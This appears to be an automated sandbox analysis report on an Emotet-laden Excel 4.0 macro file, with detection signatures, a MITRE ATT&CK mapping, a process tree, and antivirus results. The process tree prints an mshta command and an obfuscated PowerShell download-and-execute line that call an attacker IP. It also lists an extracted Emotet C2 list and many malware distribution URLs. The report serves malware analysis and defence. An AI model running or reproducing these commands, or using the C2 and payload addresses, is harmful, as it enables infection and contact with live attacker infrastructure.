ID: 562403
Sample Name: imedpub_6.xls
Cookbook: defaultwindowsofficecookbook.jbs
Time: 21:00:39
Date: 28/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

imedpub_6.xls


Overview

General Information

Sample Name:	imedpub_6.xls
Analysis ID:	562403
MD5:	eee4085b8c00a4..
SHA1:	c449b3584ff6db4..
SHA256:	b164d04bb1b4cd..
Tags:	SilentBuilder xls
Infos:	



Detection




Hidden Macro 4.0 Emotet

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Snort IDS alert for network traffic (e…
- System process connects to networ…
- Antivirus detection for URL or domain
- Found malicious Excel 4.0 Macro
- Found malware configuration
- Multi AV Scanner detection for subm…
- Office document tries to convince v…
- Yara detected Emotet
- Multi AV Scanner detection for dom…
- Sigma detected: Windows Shell File…
- Document contains OLE streams w…
- Powershell drops PE file

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 1944 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
  - cmd.exe (PID: 2676 cmdline: CMD.EXE /c mshta http://91.240.118.172/gg/ff/fe.html MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
    - mshta.exe (PID: 1996 cmdline: mshta http://91.240.118.172/gg/ff/fe.html MD5: 95828D670CFD3B16EE188168E083C3C5)
      - powershell.exe (PID: 2576 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -noexit $c1='({FdrggvdRf}{FdrggvdRf}Ne{FdrggvdRf}{FdrggvdRf}w{FdrggvdRf}-Obj{FdrggvdRf}ec{FdrggvdRf}{FdrggvdRf}t N{FdrggvdRf}{FdrggvdRf}et{FdrggvdRf}.W{FdrggvdRf}{FdrggvdRf}e'.replace('{FdrggvdRf}', ''); $c4='bC{FdrggvdRf}li{FdrggvdRf}{FdrggvdRf}en{FdrggvdRf}{FdrggvdRf}t).D{FdrggvdRf}{FdrggvdRf}ow{FdrggvdRf}{FdrggvdRf}nl{FdrggvdRf}{FdrggvdRf}{FdrggvdRf}o'.replace('{FdrggvdRf}', ''); $c3='ad{FdrggvdRf}{FdrggvdRf}St{FdrggvdRf}rin{FdrggvdRf}{FdrggvdRf}g{FdrggvdRf}("ht{FdrggvdRf}tp{FdrggvdRf}://91.240.118.172/gg/ff/fe.png")'.replace('{FdrggvdRf}', '');$JI=($c1,$c4,$c3 -Join '');I`E`X $JI|I`E`X MD5: 852D67A27E454BD389FA7F02A8CBE23F)
        - cmd.exe (PID: 2952 cmdline: "C:\Windows\system32\cmd.exe" /c C:\Windows\SysWow64\rundll32.exe C:\ProgramData\JooSee.dll ssAAqq MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
          - rundll32.exe (PID: 2624 cmdline: C:\Windows\SysWow64\rundll32.exe C:\ProgramData\JooSee.dll ssAAqq MD5: 51138BEEA3E2C21EC44D0932C71762A8)
            - rundll32.exe (PID: 1792 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\ProgramData\JooSee.dll",DllRegisterServer MD5: 51138BEEA3E2C21EC44D0932C71762A8)
              - rundll32.exe (PID: 1164 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Fjmda\xjvfkwqtmalp.bjg",bVGdzkK MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                - rundll32.exe (PID: 1988 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Fjmda\xjvfkwqtmalp.bjg",DllRegisterServer MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                  - rundll32.exe (PID: 1208 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Laexxctbixmkk\cdeeechcjx.sq",ZDYuehCO MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                    - rundll32.exe (PID: 196 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Laexxctbixmkk\cdeeechcjx.sq",DllRegisterServer MD5: 51138BEEA3E2C21EC44D0932C71762A8)
- **cleanup**

Malware Configuration

Threatname: Emotet

```
{
  "C2 list": [
    "160.16.102.168:80",
    "131.100.24.231:80",
    "200.17.134.35:7080",
    "207.38.84.195:8080",
    "212.237.56.116:7080",
    "58.227.42.236:80",
    "104.251.214.46:8080",
    "158.69.222.101:443",
    "192.254.71.210:443",
    "46.55.222.11:443",
    "45.118.135.203:7080",
    "107.182.225.142:8080",
    "103.75.201.2:443",
    "104.168.155.129:8080",
    "195.154.133.20:443",
    "159.8.59.82:8080",
    "110.232.117.186:8080",
    "45.142.114.231:8080",
    "41.76.108.46:8080",
    "203.114.109.124:443",
    "50.116.54.215:443",
    "209.59.138.75:7080",
    "185.157.82.211:8080",
    "164.68.99.3:8080",
    "162.214.50.39:7080",
    "138.185.72.26:8080",
    "178.63.25.185:443",
    "51.15.4.22:443",
    "81.0.236.90:443",
    "216.158.226.206:443",
    "45.176.232.124:443",
    "162.243.175.63:443",
    "212.237.17.99:8080",
    "45.118.115.99:8080",
    "129.232.188.93:443",
    "173.214.173.220:8080",
    "178.79.147.66:8080",
    "176.104.106.96:8080",
    "51.38.71.0:443",
    "173.212.193.249:8080",
    "217.182.143.207:443",
    "212.24.98.99:8080",
    "159.89.230.105:443",
    "79.172.212.216:8080",
    "212.237.5.209:443"
  ],
  "Public Key": [
    "RUNLMSAAAADzozW1Di4r9DVWzQpMKT588RDdy7BPILP6AiDOTLYMHkSWvrQO5slbmr1OvZ2Pz+AQWzRMggQmAtO6rPH7nyx2",
    "RUNTMSAAAABAX3S2xNjcDD0fBno33Ln5t71eii+mofIPoXkNFOX1MeiwCh48iz97kB0mJjGGZXwardnDXKxI8GCHGNl0PFj5"
  ]
}
```


Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
imedpub_6.xls	SUSP_Excel4Macro_AutoOpen	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	• 0x0:$header_docf: D0 CF 11 E0 • 0x12ca2:$s1: Excel • 0x13d08:$s1: Excel • 0x32a6:$Auto_Open: 18 00 17 00 20 00 00 01 07 00 00 00 00 00 00 00 00 00 01 3A
imedpub_6.xls	JoeSecurity_XlsWithMacro4	Yara detected Xls With Macro 4.0	Joe Security	

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\Desktop\imedpub_6.xls	SUSP_Excel4Macro_AutoOpen	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	• 0x0:$header_docf: D0 CF 11 E0 • 0x12ca2:$s1: Excel • 0x13d08:$s1: Excel • 0x32a6:$Auto_Open: 18 00 17 00 20 00 00 01 07 00 00 00 00 00 00 00 00 00 01 3A
C:\Users\user\Desktop\imedpub_6.xls	JoeSecurity_XlsWithMacro4	Yara detected Xls With Macro 4.0	Joe Security	
C:\ProgramData\JooSee.dll	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
00000009.00000002.494709664.0000000000331000.00000020.00000800.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
0000000F.00000002.672072251.0000000000200000.00000040.00000800.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
0000000A.00000002.541554027.00000000001C1000.00000020.00000800.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
0000000F.00000002.672636811.0000000000430000.00000040.00000800.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
0000000D.00000002.578707809.0000000002821000.00000020.00000800.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
Click to see the 67 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
13.2.rundll32.exe.3b0000.1.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
13.2.rundll32.exe.620000.2.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
13.2.rundll32.exe.27b0000.8.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
15.2.rundll32.exe.2630000.12.raw.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
15.2.rundll32.exe.2830000.16.raw.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
Click to see the 100 entries				

Sigma Overview

System Summary

- Sigma detected: Windows Shell File Write to Suspicious Folder
- Sigma detected: MSHTA Spawning Windows Shell
- Sigma detected: Suspicious MSHTA Process Patterns
- Sigma detected: Microsoft Office Product Spawning Windows Shell
- Sigma detected: Suspicious PowerShell Command Line
- Sigma detected: Mshta Spawning Windows Shell

Jbx Signature Overview

AV Detection

- Antivirus detection for URL or domain
- Found malware configuration
- Multi AV Scanner detection for submitted file
- Multi AV Scanner detection for domain / URL
- Machine Learning detection for dropped file

Software Vulnerabilities

- Document exploit detected (process start blacklist hit)

Networking

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System process connects to network (likely due to code injection or exploit)

C2 URLs / IPs found in malware configuration

E-Banking Fraud

Yara detected Emotet

System Summary

Found malicious Excel 4.0 Macro

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Document contains OLE streams with names of living off the land binaries

Powershell drops PE file

Found Excel 4.0 Macro with suspicious formulas

Hooking and other Techniques for Hiding and Protection

Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

Stealing of Sensitive Information

Yara detected Emotet


Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 1 Scripting	1 Windows Service	1 Windows Service	1 Disable or Modify Tools	1 Input Capture	2 System Time Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 3 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 Native API	Boot or Logon Initialization Scripts	1 1 1 Process Injection	1 Deobfuscate/Decode Files or Information	LSASS Memory	3 File and Directory Discovery	Remote Desktop Protocol	1 Email Collection	Exfiltration Over Bluetooth	1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 3 Exploitation for Client Execution	Logon Script (Windows)	Logon Script (Windows)	2 1 Scripting	Security Account Manager	3 8 System Information Discovery	SMB/Windows Admin Shares	1 Input Capture	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	1 1 Command and Scripting Interpreter	Logon Script (Mac)	Logon Script (Mac)	2 Obfuscated Files or Information	NTDS	2 1 Security Software Discovery	Distributed Component Object Model	1 Clipboard Data	Scheduled Transfer	1 2 2 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	1 Service Execution	Network Logon Script	Network Logon Script	2 Masquerading	LSA Secrets	1 Virtualization/Sandbox Evasion	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	1 PowerShell	Rc.common	Rc.common	1 Virtualization/Sandbox Evasion	Cached Domain Credentials	1 Process Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 1 1 Process Injection	DCSync	1 Application Window Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 Hidden Files and Directories	Proc Filesystem	1 Remote System Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	1 Rundll32	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction

Behavior Graph

Hide Legend




Legend:


- Process
- Signature
- Created File
- DNS/IP Info
- Is Dropped
- Is Windows Process
- Number of created Registry Values
- Number of created Files
- Visual Basic
- Delphi
- Java
- .Net C# or VB.NET
- C, C++ or other language
- Is malicious
- Internet

Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
imedpub_6.xls	19%	ReversingLabs	Document-Excel.Trojan.Emotet	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\ProgramData\JooSee.dll	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
15.2.rundll32.exe.340000.2.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
13.2.rundll32.exe.2430000.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
13.2.rundll32.exe.2820000.9.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
10.2.rundll32.exe.2420000.6.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
13.2.rundll32.exe.620000.2.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
13.2.rundll32.exe.3b0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
10.2.rundll32.exe.2ef0000.12.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
10.2.rundll32.exe.1c0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
10.2.rundll32.exe.2820000.8.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
10.2.rundll32.exe.2ec0000.11.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
10.2.rundll32.exe.190000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
13.2.rundll32.exe.27b0000.8.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
15.2.rundll32.exe.2d30000.20.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
9.2.rundll32.exe.1e0000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
15.2.rundll32.exe.2c80000.18.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
15.2.rundll32.exe.ac0000.8.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
9.2.rundll32.exe.330000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
15.2.rundll32.exe.bd0000.10.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
15.2.rundll32.exe.2f40000.24.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
15.2.rundll32.exe.400000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
13.2.rundll32.exe.2f60000.12.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
15.2.rundll32.exe.2f70000.25.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
13.2.rundll32.exe.2700000.6.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
15.2.rundll32.exe.4a0000.6.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
14.2.rundll32.exe.1f0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
15.2.rundll32.exe.2830000.16.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
10.2.rundll32.exe.2fc0000.14.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
15.2.rundll32.exe.2e80000.22.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
10.2.rundll32.exe.280000.2.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
15.2.rundll32.exe.2d00000.19.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
15.2.rundll32.exe.25b0000.11.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
15.2.rundll32.exe.2630000.12.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
15.2.rundll32.exe.3080000.29.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
10.2.rundll32.exe.7f0000.4.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
14.2.rundll32.exe.180000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File

Source	Detection	Scanner	Label	Link	Download
15.2.rundll32.exe.200000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
13.2.rundll32.exe.20f0000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
11.2.rundll32.exe.350000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
15.2.rundll32.exe.2660000.13.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
15.2.rundll32.exe.270000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
15.2.rundll32.exe.2e00000.21.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
13.2.rundll32.exe.2400000.4.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
10.2.rundll32.exe.820000.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
13.2.rundll32.exe.2eb0000.11.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
15.2.rundll32.exe.2fa0000.26.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
15.2.rundll32.exe.3050000.28.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
10.2.rundll32.exe.2e90000.10.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
10.2.rundll32.exe.2f60000.13.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
10.2.rundll32.exe.2740000.7.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
15.2.rundll32.exe.2860000.17.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
15.2.rundll32.exe.ba0000.9.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
10.2.rundll32.exe.2e60000.9.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
15.2.rundll32.exe.430000.4.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
13.2.rundll32.exe.28a0000.10.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
15.2.rundll32.exe.2f10000.23.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
15.2.rundll32.exe.3020000.27.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
15.2.rundll32.exe.27d0000.14.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
13.2.rundll32.exe.3100000.13.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
15.2.rundll32.exe.610000.7.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
13.2.rundll32.exe.1c0000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
11.2.rundll32.exe.1e0000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
15.2.rundll32.exe.2800000.15.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
13.2.rundll32.exe.2780000.7.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
10.2.rundll32.exe.2c0000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
15.2.rundll32.exe.460000.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
10.2.rundll32.exe.3030000.15.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
hostfeeling.com	11%	Virustotal		Browse
jurnalpjf.lan.go.id	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://maxtdeveloper.com/okw9yx/	100%	Avira URL Cloud	malware	
http://gardeningfilm.com/wp-content/pcMVUYDQ3q/	100%	Avira URL Cloud	malware	
http://it-o.biz/bitrix/xoDdDe/PE3	100%	Avira URL Cloud	malware	
http://www.inablr.com/elenctic/f	100%	Avira URL Cloud	malware	
http://totalplaytuxtla.com/sitio/DgktL3zd/PE3	100%	Avira URL Cloud	malware	
http://91.240.118.172/gg/ff/fe.html:	0%	Avira URL Cloud	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://hostfeeling.com/wp-admin/	100%	Avira URL Cloud	malware	
http://gardeningfilm.com/wp-content/pcMVUYDQ3q/PE3	100%	Avira URL Cloud	malware	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://https://property-eg.com/mlzkir/97v/	100%	Avira URL Cloud	malware	
http://91.240.11	0%	URL Reputation	safe	
http://91.240.118.172/gg/ff/fe.png	100%	Avira URL Cloud	malware	
http://91.240.118.172/gg/ff/fe.pngPE3	0%	Avira URL Cloud	safe	
http://jurnalpjf.lan.go.id/asset	0%	Avira URL Cloud	safe	
http://maxtdeveloper.com/okw9yx/Gc28ZX/PE3	100%	Avira URL Cloud	malware	
http://bimesarayenovin.ir/wp-adm	100%	Avira URL Cloud	malware	
http://hostfeeling.com/wp-admin/4XsjtOT7cFHvBV3HZ/	100%	Avira URL Cloud	malware	
http://https://160.16.102.168:80/SoFzpWBFIEFVoCFQgg	0%	Avira URL Cloud	safe	
http://91.240.118.172/gg/ff/fe.htmlhttp://91.240.118.172/gg/ff/fe.html	0%	Avira URL Cloud	safe	
http://www.inablr.com/elenctic/fMFtRrbsEX1gXu3Z1M/	100%	Avira URL Cloud	malware	
http://91.240.118.172/gg/ff/fe.html~	0%	Avira URL Cloud	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://hostfeeling.com	100%	Avira URL Cloud	malware	
http://daisy.sukoburu-secure.com	100%	Avira URL Cloud	malware	
http://it-o.biz/	0%	Avira URL Cloud	safe	
http://jurnalpjf.lan.go.id/assets/iM/	100%	Avira URL Cloud	malware	
http://activetraining.sytes.net/	100%	Avira URL Cloud	malware	
http://www.inablr.com/elenctic/fMFtRrbsEX1gXu3Z1M/PE3	100%	Avira URL Cloud	malware	
http://https://gudangtasorichina.com/wp-content/GG01c/PE3	100%	Avira URL Cloud	malware	
http://https://gudangtasorichina.com/wp	0%	Avira URL Cloud	safe	
http://daisy.suk	0%	Avira URL Cloud	safe	
http://91.240.118.172/gg/ff/fe.htmlngs	0%	Avira URL Cloud	safe	
http://91.240.118.172/gg/ff/fe.htmlmshta	0%	Avira URL Cloud	safe	
http://91.240.118.172/gg/ff/fe.htmlWinSta0	0%	Avira URL Cloud	safe	
http://hostfeeling.com/wp-admin/4XsjtOT7cFHvBV3HZ/PE3	100%	Avira URL Cloud	malware	
http://https://property-eg.com/mlzkir/97v/PE3	100%	Avira URL Cloud	malware	
http://daisy.sukoburu-secure.com/8plks/v8lyZTe/	100%	Avira URL Cloud	malware	
http://https://property-eg.com/mlzkir/9	100%	Avira URL Cloud	malware	
http://91.240.118.172	0%	Avira URL Cloud	safe	
http://https://160.16.102.168/	0%	Avira URL Cloud	safe	
